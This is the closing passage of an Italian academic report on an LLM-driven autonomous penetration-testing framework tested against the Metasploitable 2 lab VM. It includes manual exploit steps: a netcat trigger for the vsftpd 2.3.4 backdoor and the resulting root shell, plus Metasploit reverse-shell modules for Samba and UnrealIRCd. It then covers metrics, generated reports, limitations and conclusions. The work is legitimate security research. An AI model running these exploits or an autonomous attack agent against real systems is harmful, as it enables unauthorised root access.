


Figura 16: Esecuzione dell'executor → vsftpd.




Figura 17: Esecuzione dell'executor → Samba.

Nota: La vulnerabilità su UnrealIRCd (CVE-2010-2075), pur confermata, non è stata sfruttata in questa specifica esecuzione automatica causa inaffidabilità nota del payload reverse in ambienti virtualizzati.

7 Verifica manuale dei vettori critici


Per garantire l'autenticità e la riproducibilità dei risultati ottenuti dal framework, i principali vettori critici sono stati verificati anche tramite esecuzione manuale.

7.1 Backdoor vsftpd 2.3.4 (CVE-2011-2523) - Metodo Manuale

La backdoor presente in vsftpd 2.3.4 si attiva inviando qualsiasi username contenente la sequenza di caratteri `:)`. Questo innesca l'apertura di una shell in ascolto sulla porta `6200/tcp`.

1. Verificare la chiusura iniziale della porta 6200:

```
nmap -p 6200 192.168.56.4
```




2. Innescare la backdoor inviando la sequenza via socket FTP:

```
(printf 'USER x:)\r\nPASS x\r\n'; sleep 2) | nc 192.168.56.4 21
```

3. Connettersi alla shell root aperta sulla porta 6200:

```
nc 192.168.56.4 6200
id
# Output: uid=0(root) gid=0(root)
whoami
# Output: root
```



Nota: la backdoor accetta una sola connessione; se già consumata (anche da un run precedente del framework) il server risponde `500 OOPS` e la 6200 non si apre. In tal caso riavviare Metasploitable tramite il comando `sudo reboot` e ripetere.

7.2 RCE Samba usermap_script (CVE-2007-2447) - via Metasploit

La vulnerabilità in Samba viene verificata manualmente via `msfconsole`:

```
msfconsole -q
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.56.4
set LHOST 192.168.56.5
set payload cmd/unix/reverse
run
```

Una volta aperta la sessione, il comando `whoami` restituisce `root`.

7.3 UnrealIRCd 3.2.8.1 (CVE-2010-2075) - via Metasploit

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.56.4
set LHOST 192.168.56.5
set payload cmd/unix/reverse
run
```

Il modulo con payload reverse è notoriamente "a tempo": se la sessione non si apre entro $\sim$ 1 minuto, rilanciare `run` (spesso riesce al secondo tentativo) o usare `set payload cmd/unix/reverse_perl`.

8 Nota sulla fase di post-exploitation

In un penetration test professionale la fase di post-exploitation comprende escalation dei privilegi, persistenza, movimento laterale ed esfiltrazione di dati.
Nel presente progetto, questa fase **non viene eseguita automatizzatamente dal framework**: per ragioni di sicurezza e rispetto delle regole di ingaggio, l'Attack Executor si limita alla *proof-of-access* eseguendo comandi non distruttivi e di sola lettura (`id`, `uname`, `whoami`) e chiudendo immediatamente la sessione via cleanup.
Si osserva inoltre che un'escalation dei privilegi non si rende necessaria in quanto i vettori identificati ed usati forniscono direttamente un accesso con privilegi di `root` (`uid=0`).

9 Risultati e metriche

Tabella 8: Valutazione quantitativa delle prestazioni della pipeline.

Metrica	Valore	Significato
Scan Accuracy	100%	23/23 porte identificate, 0 mancate, 0 falsi positivi
CVE Precision	50%	CVE confermate / (confermate + ipotesi LLM bocciate) = 4/8
Precision Proposte LLM	20%	CVE proposte dall'LLM e confermate su NVD = 1/5
Exploit Success Rate	100%	Exploit riusciti / piani eseguiti = 2/2
Report Quality	100%	Completezza e struttura del report generato
Score Complessivo	**87.5%**	**Media pesata dei 4 indicatori principali**




Figura 18: Metriche della pipeline

La Scan Accuracy misura la completezza della ricognizione confrontando le porte rilevate da nmap con le 23 porte note di Metasploitable 2:
il 100% indica che nessuna porta è stata persa né erroneamente segnalata. La scoperta è effettuata in modo deterministico da nmap; all'LLM compete la scelta della strategia di scansione.
Il CVE Precision pari al 50% indica la scelta di misurare in modo onesto l'affidabilità del sistema. Le ipotesi che l'LLM propone ma che NVD non conferma vengono conteggiate.
Le CVE effettivamente riportate restano tutte verificate (da NVD o dal database curato), quindi prive di falsi positivi nel report finale




Figura 19: Output del modulo di calcolo metriche.

9.1 Deliverable prodotti

- `recon_results.json`, `nmap_scan.xml` → Output scansione.
- `attack_graph.json` → Grafo superficie d'attacco.
- `vulnerabilities.json` → CVE confermate e scarti.
- `playbooks.json` → Piani d'attacco validati.
- `execution_results.json` → Proof-of-access ed esiti.
- `final_report.json`, `pentest_report.html/.pdf` → Report finale.
- `metrics.json` → Calcolo sintetico delle metriche.

Il Reporting Engine aggrega i dati di tutti i moduli e produce automaticamente `final_report.json` e le versioni HTML/PDF. L'executive summary e le remediation sono redatti dall'LLM; il codice traccia l'origine di ogni consiglio (LLM vs fallback).

9.2 Report finale generato

```
┌──(.venv)─(kali㉿kali)-[~/llm-pentest-framework]
└─$ python reporting-engine/reporter.py
═══════════════════════════════════════════════════
  REPORTING ENGINE
═══════════════════════════════════════════════════
[INFO] Raccolta dati da tutti i moduli...
  [OK] recon_results.json — target: 192.168.56.4
  [OK] vulnerabilities.json — 4 vulnerabilità, 0 esposizioni, 0 debolezze LLM
  [OK] execution_results.json — 2 step

[INFO] Evidenze estratte: 2 step con output

[INFO] Generazione report con LLM...
  [OK] Report LLM generato correttamente
[INFO] Consigli mancanti dal report — secondo giro LLM mirato...
  [OK] Secondo giro LLM: 0 remediation + 3 raccomandazioni (livelli mancanti) dall'LLM

[INFO] Findings aggiuntivi: 0 esposizioni (scan) + 0 debolezze LLM (oltre a 4 findings principali)

[INFO] Finding per severity:
  CRITICAL: 3
  LOW: 1

[INFO] Origine dei consigli (LLM vs codice):
  Report generato da:        llm
  Remediation finding:       2 da LLM, 2 da fallback codice
  Raccomandazioni generali:  3 da LLM, 0 da fallback codice
```

Figura 20: Output da terminale del Reporting Engine.

Il report viene reso anche in formato HTML/PDF navigabile. Di seguito alcune schermate del report finale renderizzato (intestazione con rischio complessivo, elenco dei findings con proof-of-access e raccomandazioni a tre livelli temporali):




Figura 21: Report Finale HTML - Parte 1 (Executive Summary e Risk Rating).




Figura 22: Report Finale HTML - Parte 2 (Dettaglio Findings e Proof-of-Access).




Figura 23: Report Finale HTML - Parte 3 (Piano di Remediation e Raccomandazioni).

Estratto dell'executive summary dell'esecuzione di riferimento: *«La valutazione di sicurezza condotta su 192.168.56.4 ha rivelato una postura di sicurezza critica... I test di exploit hanno confermato con successo l'ottenimento di una shell root non autenticata tramite la backdoor di vsftpd sulla porta 6200/tcp e l'esecuzione di comandi arbitrari tramite Samba...»*

9.3 Misure correttive generate dal LLM - Remediation e Raccomandazioni

Nel report finale generato sono presenti Raccomandazioni e Remediation:
Il modulo raccoglie i dati reali elaborati da tutti gli agenti della pipeline e li inoltra all'LLM tramite un prompt strutturato. Al modello viene richiesta una risposta esclusivamente in formato JSON, contenente un *Executive Summary*, le misure di *Remediation* specifiche per ciascun finding e un piano di raccomandazioni su tre livelli (immediato, a breve e a lungo termine). Per evitare formule generiche o elenchi preconfezionati, il prompt vincola esplicitamente l'LLM a derivare ogni consiglio soltanto dalle vulnerabilità effettivamente rilevate sull'host target.
Successivamente, un secondo passaggio del codice verifica la presenza di eventuali mancanze (come finding privi di remediation o livelli di priorità mancanti).
Per garantire la massima trasparenza, l'origine di ciascun consiglio viene mostrata nel report finale tramite un badge dedicato ad indicare "Generata da LLM" o "Fallback di codice", rendendo

sempre distinguibile ciò che è stato generato dal modello da ciò che proviene dal codice.
Inoltre, per assicurare la robustezza della pipeline qualora l'LLM non sia disponibile o restituisca un output non valido, il sistema genera automaticamente un report di riserva con raccomandazioni predefinite.

10 Limitazioni e sviluppi futuri

10.1 Limitazioni del Framework

Nonostante il successo operativo dimostrato sul target didattico, l'architettura attuale presenta alcune limitazioni strutturali e metodologiche che devono essere tenute in considerazione:

- **Gestione del Rate Limit ed API esterne:** L'utilizzo del tier gratuito dell'API Groq e dell'API NVD introduce vincoli stringenti sul numero di richieste per minuto (RPM). Questo richiede l'implementazione di logiche di exponential backoff e riduce la velocità complessiva di esecuzione durante le fasi di query intensive.
- **Dipendenza dal DB Curato Offline:** Per minimizzare la mancata identificazione di vulnerabilità critiche note, il sistema si appoggia in parte a un database curato interno. Sebbene efficace per versioni esatte, la dipendenza da un DB statico limita la capacità di identificare 0-day o vulnerabilità legate a configurazioni custom non censite.
- **Assenza di gestione per sessioni interattive complesse:** L'Attack Executor interagisce con i target primariamente tramite chiamate non interattive o RPC Metasploit. Vettori che richiedono un'interazione multifase complessa (es. credenziali dinamiche, bypass di CAPTCHA, catene di exploit web condizionate) non sono attualmente gestibili in modo completamente autonomo.
- **Sensibilità alle condizioni di rete ed ambiente virtuale:** Come riscontrato per l'exploit di UnrealIRCd (CVE-2010-2075), alcuni payload in reverse shell sono sensibili alla latenza e ai timing dei socket in ambienti virtualizzati Host-Only/NAT, causando fallimenti sporadici dell'agente pur in presenza di una vulnerabilità reale.
- **Rigidità della verifica della proof-of-access:** Il framework valida il successo dell'attacco cercando pattern specifici nell'output dei comandi di sistema (`uid=0`, `root`). Target con ambienti ristretti (es. container o shell limitate) potrebbero restituire output non riconosciuti dai parser deterministici attuali.

10.2 Sviluppi Futuri

- **Arricchimento dinamico delle CVE:** Estendere la base di conoscenza integrando corrispondenze CPE dinamiche tramite EPSS (Exploit Prediction Scoring System) e CISA KEV (Known Exploited Vulnerabilities).
- **Logica di Retry adattiva e Fallback Payload:** Introdurre nel modulo Executor un ciclo di retry automatico che, in caso di fallimento della prima shell, provi automaticamente payload alternativi (bind shell, perl, python, stager differenti).
- **Estensione dei Target di Test:** Validare l'agente su ulteriori macchine e scenari della serie VulnHub e HackTheBox per verificare la generalizzabilità e l'adattabilità dell'LLM di fronte a superfici d'attacco moderne e diversificate.

- **Integrazione di moduli per Web Application Testing:** Integrare agenti specifici per la scansione ed il fuzzing avanzato di API e applicazioni web.

11 Conclusioni

Il presente lavoro ha analizzato la fattibilità e il comportamento operativo di un framework autonomo per il *Penetration Testing* basato su agenti LLM, valutandone il funzionamento sulla macchina virtuale target Metasploitable 2.
L'analisi delle attività svolte dai singoli moduli evidenzia quanto segue:

- **Ricognizione e Mappatura (Moduli 1 e 2):** L'agente di recon ha selezionato la strategia di scansione adeguata per la rete locale, mentre l'Attack Surface Mapper ha convertito l'output di Nmap e Gobuster in un grafo orientato (`NetworkX`), mappando in modo deterministico la totalità delle porte e dei servizi esposti (23/23).
- **Analisi delle Vulnerabilità (Modulo 3):** Il generatore di ipotesi ha evidenziato la necessità del filtro di codice: su 7 CVE ipotizzate dall'LLM, soltanto 1 ha trovato riscontro su NVD. La copertura delle vulnerabilità critiche reali è stata garantita dall'integrazione del database curato locale, permettendo di scartare le ipotesi non verificate prima della stesura del report.
- **Pianificazione ed Esecuzione (Moduli 4 e 5):** L'LLM ha strutturato i playbook d'attacco in formato JSON, preventivamente convalidati dai controlli di sicurezza (whitelist dei tool e blocklist degli argomenti). L'Attack Executor ha gestito l'interazione via Metasploit RPC, completando lo sfruttamento dei due vettori previsti (`vsftpd` e `Samba`), raccogliendo la *proof-of-access* con privilegi di `root` ed eseguendo la chiusura delle sessioni al termine dei test.
- **Reporting e Tracciabilità (Modulo 6):** Il Reporting Engine ha aggregato i dati tecnici producendo un report HTML/PDF e JSON articolato in *Executive Summary*, *Remediation* e raccomandazioni prioritizzate su tre orizzonti temporali. Il tracciamento della fonte (*LLM* vs *fallback di codice*) garantisce la massima trasparenza sull'origine di ogni indicazione presente nel documento.

In sintesi, l'integrazione svolta mostra come gli LLM possano agire efficacemente come moduli di supporto e semi-automatizzazione nelle fasi di pianificazione e sintesi, a patto che la correttezza tecnica e la sicurezza esecutiva rimangano affidate a controlli di codice deterministici.

Riferimenti bibliografici

[1] Rapid7, *Metasploitable 2 Documentation*. [Online]. Available: https://docs.rapid7.com/metasploit/metasploitable-2/

[2] G. Lyon, *Nmap: the Network Mapper — Free Security Scanner*. [Online]. Available: https://nmap.org

[3] OJ Reeves, C. Mehlmauer, *Gobuster — Directory/File, DNS and VHost busting tool*. [Online]. Available: https://github.com/OJ/gobuster

[4] R. D. Graham, *MASSCAN: Mass IP port scanner*. [Online]. Available: https://github.com/robertdavidgraham/masscan

[5] Rapid7, *Metasploit Framework*. [Online]. Available: https://www.metasploit.com

[6] A. A. Hagberg, D. A. Schult, P. J. Swart, *Exploring network structure, dynamics, and function using NetworkX*, Proc. 7th Python in Science Conf. (SciPy), pp. 11–15, 2008.

[7] Groq, *Groq API Key Console*. [Online]. Available: https://console.groq.com/keys

[8] NIST, *NVD API Key Request*. [Online]. Available: https://nvd.nist.gov/developers/request-an-api-key